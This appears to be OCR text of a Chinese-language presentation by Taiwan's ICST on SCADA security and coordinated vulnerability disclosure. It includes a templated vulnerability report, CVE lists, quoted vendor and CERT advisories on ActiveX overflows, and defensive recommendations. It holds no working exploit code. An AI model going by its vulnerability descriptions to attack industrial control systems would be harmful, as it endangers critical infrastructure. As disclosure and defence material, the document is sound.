
```
Function RunCMD (
        ByVal Cmd As String ,
        ByVal sec As Long
) As String
```

SCADA安全問題真的很嚴重...

- 2010年, 根據Ponemon的研究，近8成關鍵基礎設施曾遭駭客入侵
- 2011年, 根據金山網路發表的"ICS工業控制系統安全風險分析報告"指出，截至2011年10月，全球已發生200餘起針對工業控制系統的攻擊事件
- 2011年, Night Dragon 可以從能源和石化公司竊取像油田投標數據以及SCADA 運作數據這樣的敏感資訊
- 2011年, Nitro 攻擊了25 家化工和新材料製造商，蒐集智慧財產權
- 2011年,美國伊利諾伊州一家水廠的SCADA被駭客入侵，並重複向水泵下達開啟和關閉的命令，導致其中一個被燒毀並停止運作
- 2012年, ICS-CERT警告SCADA系統面臨暴力破解攻擊威脅
- 2012年5月, 卡巴斯基實驗室發現 Flame 網路間諜程式，專門針對伊朗及數個中東國家的電腦發動大規模攻擊活動

漏洞揭露與通報經驗

安全漏洞揭露流程


ICST
CERT/CC
JPCERT/CC
ICS-CERT
聯絡窗口
Vendor
Start
發現漏洞
是否為
首次發現
Yes
No
通知
第三方機構
通知廠商
廠商是否給
予適時回應
Yes
No
驗證是否
為漏洞
Yes
No
補救或
解決方案
公布或
釋出資訊
End
End

安全漏洞揭露的五個原則

保護原則	漏洞通報過程中，機敏資訊需透過適當的保護措施傳送(Triple-DES or AES-128)，例如**E-Mail採用PGP**
保密原則	在未有適當的修補程式或解決方案公布前，不任意公開相關細節
例外原則	若有以下任一情況，應考慮直接公布漏洞資訊(通知客戶或公開於國際資安網站)以避免安全漏洞的影響擴大: •合理的通知廠商後，未在**7~10個日曆天**內適當的回應或處置 •廠商無法在**30~60個日曆天**內提出解決方案 •漏洞細節或攻擊程式已被公開流傳
簡易原則	在發布安全公告時，避免公開詳細技術細節，以防止攻擊者直接利用該漏洞進行攻擊
文件化原則	漏洞揭露的協調過程中，詳實紀錄每次的處理情況，並撰寫於文件中，紀錄的內容應包含時間、聯絡對象及協調或處理結果等資訊

安全漏洞報告內容

- 漏洞名稱
- 漏洞說明摘要
- 存在漏洞的廠商、產品、版本及檔案
- 漏洞類型、利用方式與風險及影響
- 漏洞驗證步驟與概念驗證程式(POC)，或可供表示確實存在漏洞的任何佐證資料
- 測試條件或驗證環境


Vulnerability Report:
==========
Title:
Multiple Vulnerabilities in VendorA ProductB
==========
Exploit:
Remote Exploit
==========
Finding date:
2011/9/1
==========
Vulnerability Category:
Integer Overflow
==========
Reporter:
Morgan Hung (ICST)
==========
Description:
VendorA is a global, innovative and responsible company. ProductB is a SoCollaborative software.
Multiple Integer overflows in ActiveX control in ProductB V1.10, it's might allow remote
attackers to execute arbitrary code and gain the privileges of the currently logged in user.
We have also attached the exploit code for you to test this vulnerability.
==========
Exploit condition:
While we input an overly large integer value to parameter "XXXX" in method "YYYY" in file
"FileName.ocx" will cause Integer overflow and allow us to execute arbitrary code.
==========
Affected products:
VendorA ProductB V1.10 (ProductB Web Server Version: 4.30.1079)
==========
Impact
A remote attacker could social engineer a user into double clicking a malicious html file or
clicking a malicious link that would likely result in remote code execution running with

漏洞揭露與通報概況

- 已通報CERT相關機構共35則
  - 通報ICS-CERT：25則
  - 通報JPCERT/CC：9則
  - 通報CERT/CC：1則
- 已於CERT相關機構公告共20則
  - ICS-CERT：15則
  - US-CERT：1 則
  - JPCERT：4則
- 共取得30個CVE Identifier number
  - CVE-2011-1914、CVE-2011-3330、CVE-2011-3996、CVE-2011-4033、CVE-2011-4034、CVE-2011-4035、CVE-2011-4036、CVE-2011-4043、CVE-2011-4053、CVE-2011-4055、CVE-2011-4056、CVE-2011-4057、CVE-2011-4521、CVE-2011-4522、CVE-2011-4523、CVE-2011-4524、CVE-2011-4525、CVE-2011-4526、CVE-2011-4533、CVE-2011-4534、CVE-2011-4870、CVE-2012-0223、CVE-2012-0224、CVE-2012-0309、CVE-2012-0310、CVE-2012-1814、CVE-2012-1815、CVE-2012-1816、CVE-2012-1817、CVE-2012-1818

漏洞通報成果 (1/2)

- 在ICS-CERT官網上2011/8~2012/3的Monthly Monitor中，公開表達對ICST的感謝之意

www.us-cert.gov/control_systems/pdf/ICS-CERT_Monthly_Monitor_March_2012.pdf

COORDINATED VULNERABILITY DISCLOSURE

ICS-CERT actively encourages researchers and ICS vendors to use a coordinated vulnerability disclosure process when possible. This coordinated disclosure process ideally allows time for a vendor to develop and release patches and for users to test and deploy patches prior to public disclosure of the vulnerability. While this process is not always followed for a variety of reasons, ICS-CERT continues to strive for this as a desirable goal.

Bridging the communication gap between researchers and vendors, as well as coordinating with our CERT/CC and US-CERT partners, has yielded excellent results for both the researchers and vendors. To learn more about working with ICS-CERT in this coordinated disclosure process, please contact ICS-CERT at ics-cert@dhs.gov or toll free at 1-877-776-7585.

Notable Coordinated Disclosure Researchers in February 2012.

ICS-CERT appreciates having worked through the coordinated disclosure process with the following researchers:

- Luigi Auriemma, coordinated via ZDI, ICSA-12-058-01 - ABB Robot Communications Runtime Buffer Overflow Vulnerability, February 28, 2012.
- Kuang-Chun Hung (Morgan) (ICST), ICSA-12-025-02 - 7T TERMIS DLL Hijacking, February 17, 2012.
- The nSense Vulnerability Coordination Team, Greg MacManus of iSIGHT Partners, Kuang-Chun Hung of Security Research and Service InstituteInformation and Communication Security Technology Center (ICST), Luigi Auriemma, Billy Rios, Terry McCorkle, and Snake (alias) separately reported to ICS-CERT, ICSA-12-047-01A – Advantech WebAccess Multiple Vulnerabilities, February 17, 2012.
- Kuang-Chun Hung (Morgan) (ICST), ICSA-12-025-01 - 7T AQUIS DLL Hijacking, February 17, 2012.
- Kuang-Chun Hung (Morgan) (ICST), ICSA-12-047-02 - Advantech WebAccess Multiple Vulnerabilities, February 16, 2012.
- Kuang-Chun Hung (Morgan) (ICST), ICSA-12-013-01 - ING. Punzenberger COPA-DATA GMBH DoS Vulnerabilities, February 07, 2012.
- Billy Rios and Terry McCorkle, ICSA-12-039-01 - Invensys Wonderware HMI Reports XSS and Write Access Violation Vulnerabilities, February 08, 2012.

Researchers Currently Working with ICS-CERT this fiscal year.

ICS-CERT appreciates the following researchers who continue to work with us to resolve exploits:

Luigi Auriemma	Joel Langill	Rubén Santamarta	Dillon Beresford	Eireann Leverett
Secunia	Yun Ting Lo (ICST)	Kuang-Chun Hung (ICST)	Terry McCorkle	Shawn Merdinger
Celil Unuver	Knud Erik Højgaard (nSense)	Billy Rios	Greg MacManus (iSIGHT Partners)	
Carlos Mario Penagos Hollmann				

漏洞通報成果(2/2)

- Schneider Electric 在官網上公開表達對ICST的感謝之意(此為Schneider Electric首次在官網上公開表達對漏洞發現者的感謝)
  - http://www.scada.schneider-electric.com/sites/scada/en/login/historian-vulnerability.page
- Invensys 在官網上公開表達對ICST的感謝之意
  - http://iom.invensys.com/EN/pdfLibrary/Security_Bulletin_LFSEC000000067.pdf
- SIEMENS 在官網上公開表達對ICST的感謝之意
  - http://www.siemens.com/corporate-technology/pool/de/forschungsfelder/Siemens_Security_Advisory_SSA-850510.pdf

已公布的安全公告 — ICS-CERT

- ICS-CERT Advisory 15 則
  - http://www.us-cert.gov/control_systems/pdf/ICSA-12-047-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-11-279-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-11-279-02.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-11-277-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-11-353-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-12-025-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-12-025-02A.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-12-047-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-11-307-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-11-332-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-11-340-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-12-013-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-12-016-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-11-343-01.pdf
  - http://www.us-cert.gov/control_systems/pdf/ICSA-12-138-01.pdf

已公布的安全公告 — US-CERT、JPCERT

- US-CERT Advisory 1 則
  - “Wibu-Systems CodeMeter remote denial of service vulnerability”
    - http://www.kb.cert.org/vuls/id/659515
- JPCERT Advisory 4 則
  - “CSWorks LiveData Service vulnerable to denial-of-service (DoS)”
    - http://jvn.jp/en/jp/JVN98649286/index.html
  - Wibu-Systems CodeMeter Runtime vulnerable to denial-of-service
    - http://jvn.jp/en/jp/JVN78901873/index.html
  - Cogent DataHub vulnerable to cross-site scripting
    - http://jvn.jp/en/jp/JVN12983784/index.html
  - Cogent DataHub vulnerable to HTTP header injection
    - http://jvn.jp/en/jp/JVN63249231/index.html

www.us-cert.gov/control_systems/pdf/ICSA-11-343-01.pdf

ICS-CERT
INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM

ICS-CERT ADVISORY

ICSA-11-343-01—SIEMENS FACTORYLINK MULTIPLE ACTIVEX VULNERABILITIES

January 04, 2012

OVERVIEW

ICS-CERT originally released Advisory ICSA-11-343-01P on the US-CERT secure portal on December 09, 2011. This web page release was delayed to allow users time to download and install the update.

Researcher Kuang-Chun Hung of Taiwan's Information and Communication Security Technology Center (ICST) has identified two vulnerabilities affecting ActiveX components in the Siemens Tecnomatix FactoryLink application. The report included buffer overflow and data corruption vulnerabilities.[a]

ICS-CERT has coordinated with Siemens; Siemens has released a patch that addresses the identified vulnerabilities. ICS-CERT has confirmed that the Siemens patch resolves the reported vulnerabilities.

AFFECTED PRODUCTS

The following Siemens Tecnomatix FactoryLink versions are affected:

jvn.jp/en/jp/JVN98649286/index.html

Vulnerability Analysis by JPCERT/CC

Analyzed on 2011.11.01

Measures	Conditions	Severity
Access Required	can be attacked over the Internet using packets	High
Authentication	anonymous or no authentication (IP addresses do not count)	High
User Interaction Required	the vulnerability can be exploited without an honest user taking any action	High
Exploit Complexity	some expertise and/or luck required (most buffer overflows, guessing correctly in small space, expertise in Windows function calls)	Mid-High

Description of each analysis measures

Credit

Kuang-Chun Hung of Security Research and Service Institute - Information and Communication Security Technology Center (ICST), Taiwan R.O.C reported this vulnerability to JPCERT/CC.
JPCERT/CC coordinated with the developer under Information Security Early Warning Partnership.

Other Information

JPCERT Alert	
JPCERT Reports	
CERT Advisory	
CPNI Advisory	
TRnotes	
CVE	CVE-2011-3996
JVN iPedia	JVNDB-2011-000095

www.kb.cert.org/vuls/id/659515

Vendor Information

Vendor	Status	Date Notified	Date Updated
AccessData	Affected		2012-01-16
Guidance Software, Inc.	Affected		2012-01-16
Wibu-Systems	Affected	2011-10-25	2012-01-03

References

http://www.wibu.com/en/anwendersoftware.html
http://jvn.jp/en/jp/JVN78901873/index.html

Credit

Thanks to Kuang-Chun Hung of Information and Communication Security Technology Center for reporting this vulnerability.

This document was written by Michael Orlando.

Other Information

Date Public:	2012-01-12
Date First Published:	2012-01-12
Date Last Updated:	2012-01-16
CERT Advisory:	
CVE-ID(s):	CVE-2011-4057
NVD-ID(s):	CVE-2011-4057
US-CERT Technical Alerts:	
Severity Metric:	0.14
Document Revision:	26

If you have feedback, comments, or additional information about this vulnerability, please send us email.

www.scada.schneider-electric.com/sites/scada/en/login/historian-vulnerability.page

Schneider Electric recommends ALL customers using above mentioned software packages to download and apply the fix.

The fix is available from each version family of the product:
Version V4.30 of Vijeo Historian / CitectHistorian
Version V4.20 of Vijeo Historian / CitectHistorian
Version V4.10 of Vijeo Historian / CitectSCADA Reports

Schneider Electric has been designing industrial automation software almost 25 years and educating the market about potential security vulnerabilities. Schneider Electric follows, and recommends to its customers, industry best practices in the development and implementation of control systems.

Acknowledgments

Schneider Electric wishes to thank the following for working with us to help protect our customers:

- Steema Software for their prompt response and contribution to the resolution of the TeeChart ActiveX control vulnerability
- Researcher Kuang-Chun Hung of Security Research and Service Institute - ICST (Information and Communication Security Technology Center) for reporting the Buffer Overflow Vulnerability (ICS-VU-614277).

Support

If you are unsure of whether you could be affected by this vulnerability or if you have any questions on this issue please contact the Operation & Optimization Global Support Centre:
http://www.scada.schneider-electric.com/sites/scada/en/login/country-support.page

iom.invensys.com/EN/pdfLibrary/Security_Bulletin_LFSEC000000067.pdf

invensys
Operations Management

Vulnerability Characterization

The Wonderware InBatch Runtime Client components contain three buffer overflow vulnerabilities that could be exploited by using long string values for properties/methods of the referenced controls. A remote attacker could social engineer a user into double clicking a malicious html file or clicking a malicious link that would likely result in remote code execution running with privileges as the currently logged in user (or cause a denial of service (DoS)).

Any machine where the InBatch Server and Runtime Client controls are installed is affected and must be patched. The possibilities include Wonderware InTouch or Wonderware Information Server browser clients who have downloaded converted windows that contain the controls.

No other components of Wonderware InBatch Server are affected.

- Please see the installation guide when installing this update.

Update Information

Install the Security Update using instructions provided in the ReadMe for the product and component being installed. In general, the user SHOULD install the update on all nodes where the InBatch client runtime and the InBatch Server are installed.

Other Information

Acknowledgments

Invensys thanks the following for the discovery and collaboration with us on this vulnerability:

Kuang-Chun Hung ICST (Information and Communication Security Technology Center) for reporting the InBatch Long String Value Buffer Overflow and the ICS-CERT organization for their coordination and support.

Support

SOLUTION

Siemens provides updates for closing the vulnerabilities that restrict the malicious usage of ActiveX controls. Siemens strongly recommends to install the updates as soon as possible.

- Tecnomatix FactoryLink buffer overflow

  The patches for the various Tecnomatix versions are also available at http://www.usdata.com/sea/factorylink/en/p_nav5.asp
  The security updates listed below are for FactoryLink versions 8.0.2, 7.5.2 and 6.6.1. These represent the last maintenance releases of the last 3 major releases of FactoryLink:

  - SecurityUpdate802.305
  - SecurityUpdate752.1401
  - SecurityUpdate661.305

  If you are running a different version of FactoryLink and require this security update, we recommend you to upgrade to one of these versions of FactoryLink.

- Tecnomatix FactoryLink file overwrite

  Siemens also recommends installing the Microsoft update referenced in the Microsoft Security Advisory 2562937:
  http://technet.microsoft.com/en-us/security/advisory/2562937

- Workaround for both vulnerabilities

  Deactivate ActiveX controls in Internet Explorer.


ACKNOWLEDGEMENT

Siemens thanks

- Researcher Kuang-Chun Hung of the Security Research and Service Institute of the Information and Communication Security Technology Center (ICST) for reporting the vulnerability.
- The Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) for reporting and coordination efforts.

SCADA安全防護

- 禁止移動式儲存媒體
  - USB、光碟
- 最小化網路存取權限
  - 嚴格的權限控管機制
  - 維護網段、VPN
- 軟、硬體防護設備
  - 縱深防禦
  - Firewall、IDS
- 網路與主機監控
  - 流量監控
  - 定期檢視Log
- 管理與稽核程序
- 人員培訓



困難與挑戰

- 跨領域問題
  - 工業控制相關領域之專業知識與技能
  - 工業控制相關專有協定
  - 工業控制硬體設備
- 風險與威脅評估問題-漏洞影響範圍與程度難以評估
- 客戶與廠商的配合度
- 成本考量問題

參考資料

- Control Systems Security Program (CSSP) Standards & References
  - http://www.us-cert.gov/control_systems/csstandards.html
- 21 Steps to Improve Cyber Security of SCADA Networks
  - http://www.oe.netl.doe.gov/docs/prepare/21stepsbooklet.pdf
- Common Cybersecurity Vulnerabilities in Industrial Control Systems
  - http://www.us-cert.gov/control_systems/pdf/DHS_Common_Cybersecurity_Vulnerabilities_ICS_2010.pdf
- Vulnerability Analysis of Energy Delivery Control Systems
  - http://energy.gov/sites/prod/files/Vulnerability Analysis of Energy Delivery Control Systems 2011.pdf

報告完畢

敬請指教